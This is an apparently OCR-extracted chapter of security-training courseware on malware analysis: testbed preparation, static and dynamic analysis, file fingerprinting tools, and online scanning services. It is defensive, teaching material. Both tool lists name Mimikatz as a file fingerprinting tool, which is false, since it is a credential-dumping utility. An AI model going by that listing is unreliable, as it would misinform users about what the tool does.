
  The general static scrutiny involves analysis of the malware without executing the code or instructions. The process involves the use of different tools and techniques to determine the malicious part of a program or file. It also gathers information about malware functionality and collects the technical pointers or simple signatures that the malware generates. Such pointers include filename, MD5 checksums or hashes, file type, and file size.

- **Dynamic Malware Analysis**

  It is also known as behavioral analysis, and it involves executing the malware code to know how it interacts with the host system as well as its impact on the host system after it infects the system.

  Dynamic analysis involves the execution of malware to examine its conduct and operations, and it identifies technical signatures that confirm the malicious intent. It reveals information such as domain names, file path locations, created registry keys, IP addresses, additional files, installation files, DLL, and linked files located on the system or network.

Both techniques aim to understand how the malware works, but they differ in terms of the tools used as well as the time and skills required for performing the analysis. It is recommended that both static and dynamic analyses be performed to gain a deeper understanding of the functionality of malware.



Malware Analysis Procedure: Preparing Testbed

Step 1	Allocate a **physical system** for the analysis lab
Step 2	Install a **Virtual machine** (VMware, Hyper-V, etc.) on the system
Step 3	Install **guest OS** on in the Virtual machine(s)
Step 4	Isolate the system from the network by ensuring that the **NIC card** is in "**host only**" mode
Step 5	Simulate internet services using tools such as **INetSim**
Step 6	Disable the "**shared folders**" and "**guest isolation**"
Step 7	Install **malware analysis** tools
Step 8	Generate the **hash value** of each OS and tool
Step 9	Copy the **malware** over to the guest OS

Malware Analysis Procedure

Malware analysis provides an in-depth understanding of each sample and identifies emerging technology trends from a vast collection of malware samples without actually executing them. The malware samples are mostly compatible with the Windows binary executable. There are various objectives for performing malware analysis.

It is extremely dangerous to analyze malware on production devices connected to production networks. Therefore, one should always analyze malware samples in a testing environment on an isolated network.

Malware analysis involves the following steps:

1. Preparing Testbed
2. Static Analysis
3. Dynamic Analysis

Preparing Testbed

Requirements to build a testbed:

- An isolated test network to host your testbed and isolated network services such as DNS
- Target machines installed with a variety of OS and configuration states (non-patched, patched, etc.)
- Virtualization snapshots and re-imaging tools to wipe and rebuild the target machine quickly
- Some tools are required for testing. The important ones are listed below:

- **Imaging tool**: To get a clean image for forensics and prosecution purposes.
- **File/data analysis**: To perform static analysis of potential malware files.
- **Registry/configuration tools**: Malware infects the Windows registry and other configuration variables. These tools help to identify the last saved settings.
- **Sandbox**: To perform dynamic analysis manually.
- **Log analyzers**: The devices under attack record the activities of the malware and generate log files. These tools are used to extract the log files.
- **Network capture**: To understand how the malware leverages the network.

Steps to prepare the testbed:

- **Step 1**: Allocate a physical system for the analysis lab
- **Step 2**: Install a virtual machine (VMware, Hyper-V, etc.) on the system
- **Step 3**: Install guest OS on the virtual machine(s)
- **Step 4**: Isolate the system from the network by ensuring that the NIC card is in the "host only" mode
- **Step 5**: Simulate Internet services using tools such as INetSim (*https://www.inetsim.org*)
- **Step 6**: Disable "shared folders" and "guest isolation"
- **Step 7**: Install malware analysis tools
- **Step 8**: Generate the hash value of each OS and tool
- **Step 9**: Copy the malware to the guest OS

Supporting Tools for Malware Analysis:

Some supporting tools required to perform malware analysis are as follows:

Virtual Machines Tools:

- Hyper-V (*https://docs.microsoft.com*)
- Parallels Desktop 14 (*https://www.parallels.com*)
- Boot Camp (*https://www.apple.com*)
- VMware Workstation Pro (*https://www.vmware.com*)

Screen Capture and Recording Tools:


- Snagit (*https://www.techsmith.com*)
- Jing (*https://www.techsmith.com*)
- Camtasia (*https://www.techsmith.com*)
- Ezvid (*https://www.ezvid.com*)

Network and Internet Simulation Tools:

- NetSim Pro (*https://tetcos.com*)
- ns-3 (*https://www.nsnam.org*)
- Riverbed Modeler (*http://www.riverbed.com*)
- QualNet (*http://web.scalable-networks.com*)

OS Backup and Imaging Tools:

- Genie Backup Manager Pro (*https://www.zoolz.com*)
- Macrium Reflect Server (*https://www.macrium.com*)
- R-Drive Image (*https://www.drive-image.com*)
- O&O DiskImage 14 (*https://www.oo-software.com*)



Static Malware Analysis

- In **static analysis**, we do not run the malware code, so there is no need to create a safe environment
- It employs different tools and techniques to **quickly determine** if a **file is malicious**
- Analyzing the **binary code** provides information about the malware functionality, its network signatures, exploit packaging technique, dependencies involved, etc.

Some of the static malware analysis techniques:

1. **File fingerprinting**
2. **Local and online malware scanning**
3. **Performing string search**
4. **Identifying packing/obfuscation methods**
5. **Finding the portable executables (PE) information**
6. **Identifying file dependencies**
7. **Malware disassembly**

Static Malware Analysis

Static analysis is the process of investigating an executable file without running or installing it. Thus, it is safe to conduct static analysis because the investigator does not install or execute the suspicious file. However, some malware does not need installation for performing malicious activities. Therefore, investigators should perform static analysis in a controlled environment.

Static analysis involves accessing the source code or binary code to find the data structures, function calls, call graphs, etc., that can represent malicious behavior. Investigators can use various tools to analyze binary code to understand the file architecture and impact on the system. Compiling the source code of a system into a binary executable results in data loss, which makes the analysis of the code more difficult. Analyzing the binary code provides information about the malware functionality, its network signatures, exploit packaging technique, dependencies involved, etc.

The procedure of examining a given binary without executing it is mostly manual. It requires the extraction of vital data, such as data structures, utilized functions, and call graphs, from the malicious file. This data cannot be viewed by investigator after program compilation.


Some static malware analysis techniques are listed below:

- File fingerprinting
- Local and online malware scanning
- Performing strings search
- Identifying packing/obfuscation methods
- Finding the portable executables (PE) information
- Identifying file dependencies
- Malware disassembly

Static Malware Analysis: File Fingerprinting

- File fingerprinting is the process of **computing the hash value** for a given **binary code**
- You can use the computed hash value to **uniquely identify** the malware or **periodically verify** if any **changes** are made to the **binary code** during analysis
- Use tools like **HashMyFiles** to calculate various hash values of the malware file

HashMyFiles | HashMyFiles produces the **hash value** of a file using MD5, SHA1, CRC32, SHA-256, SHA-512 and SHA-384 algorithms



Filename	MD5	SHA1	CRC32	SHA-256	SHA-512	SHA-384	Full Path
not_unsat.doc	c5c3c341a18c3cf...	682730d489b7...	b5adc0a9	5a4286beaa2...	0a90c61f0b3...	eff9af269cf0aea...	C:\Users\Test
sample.pdf	2dbb8cb776879c...	93c30f7a3f2f5...	11515f9f	e7468deddc3...	012b93a3e4b...	07b468a39f2ac...	C:\Users\Test
Picture1.png	8d3f3386ad90367...	f434be2c90868...	ffbf3be0	b533d83092d...	8c3a0518b55...	9ccc69a3a10e5...	C:\Users\Test
Test Document....	46eee81e0016c4f...	ff30422f3d609...	32c316b6	17d998075c9...	45bfaf0ccd36...	9e2c05a7c9d03...	C:\Users\Test
Vulnerability Rat...	8f275009bd3ee7b...	0b5587692cb4...	f5517d94	1396763e3280...	f4b8d8ba3b2...	57327f2052ff70...	C:\Users\Test

5 file(s)

https://www.nirsoft.net

File Fingerprinting Tools

- Mimikatz (*https://github.com*)
- Hashtab (*http://implbits.com*)
- HashCalc (*https://www.slavasoft.com*)
- hashdeep (*https://sourceforge.net*)
- MD5sums (*http://www.pc-tools.net*)

File Fingerprinting

File fingerprinting is a process of computing the hash value for a given binary code to identify and track data across a network. This process includes the calculation of cryptographic hashes of the binary code to recognize its function and compare it with other binary code and programs from previous scenarios. The computed hash value can be used to uniquely identify the malware or periodically verify if any changes are made to the binary code during analysis.


These fingerprints are used to track and identify similar programs from a database. Fingerprinting does not work for certain record types, including encrypted or password-secured files, images, audio, and video, which have different content compared to the predefined fingerprint.

Message-Digest Algorithm 5 (MD5) and Secure Hash Algorithm 1 (SHA-1) are the most commonly used hash functions for malware analysis. Various tools such as HashMyFiles can be used to create a fingerprint of the suspicious file as part of the static analysis. HashMyFiles is a GUI-based tool that can calculate various hash values.

- **HashMyFiles**

  Source: *https://www.nirsoft.net*

  HashMyFiles produces a hash value for a file using MD5, SHA1, CRC32, SHA-256, SHA-512, and SHA-384 algorithms. The program also provides information about the file, such as the full path of the file, date of creation, date of modification, file size, file attributes, file version, and extension, which helps in searching for and comparing similar files.



Filename	MD5	SHA1	CRC32	SHA-256	SHA-512	SHA-384	Full Path
not_unsat.doc	c5c3c341a18c3cf...	682730d489b7...	b5adc0a9	5a4286beaa2...	0a90c61f0b3...	eff9af269cf0aea...	C:\Users\Test
sample.pdf	2dbb8cb776879c...	93c30f7a3f2f5...	11515f9f	e7468deddc3...	012b93a3e4b...	07b468a39f2ac...	C:\Users\Test
Picture1.png	8d3f3386ad90367...	f434be2c90868...	ffbf3be0	b533d83092d...	8c3a0518b55...	9ccc69a3a10e5...	C:\Users\Test
Test Document....	46eee81e0016c4f...	ff30422f3d609...	32c316b6	17d998075c9...	45bfaf0ccd36...	9e2c05a7c9d03...	C:\Users\Test
Vulnerability Rat...	8f275009bd3ee7b...	0b5587692cb4...	f5517d94	1396763e3280...	f4b8d8ba3b2...	57327f2052ff70...	C:\Users\Test

5 file(s)

Figure 7.68: Screenshot of HashMyFiles

Some additional file fingerprinting tools are as follows:

- Mimikatz (*https://github.com*)
- Hashtab (*http://implbits.com*)
- HashCalc (*https://www.slavasoft.com*)
- hashdeep (*https://github.com*)
- MD5sums (*http://www.pc-tools.net*)

Static Malware Analysis: Local and Online Malware Scanning


- Scan the **binary code locally** using well-known and up-to-date **antivirus software**
- If the code under analysis is a component of a **well-known malware**, it may have been discovered already and documented by many antivirus vendors
- You can also upload the code to **online websites** such as **VirusTotal** to get it scanned by a wide-variety of different scan engines

Local and Online Malware Scanning Tools

- Hybrid Analysis (*https://www.hybrid-analysis.com*)
- Cuckoo Sandbox (*https://cuckoosandbox.org*)
- Jotti (*https://virusscan.jotti.org*)
- Valkyrie Sandbox (*https://valkyrie.comodo.com*)
- Online Scanner (*https://www.fortiguard.com*)

VirusTotal

VirusTotal is a free service that **analyzes suspicious files and URLs** and facilitates the detection of viruses, worms, Trojans, etc.



https://www.virustotal.com

Local and Online Malware Scanning

You can scan the binary code locally using well-known and up-to-date antivirus software. If the code under analysis is a component of a well-known malware, it may have already been discovered and documented by many antivirus vendors. You can also upload the code to websites such as VirusTotal to get it scanned by a wide variety of scan engines.

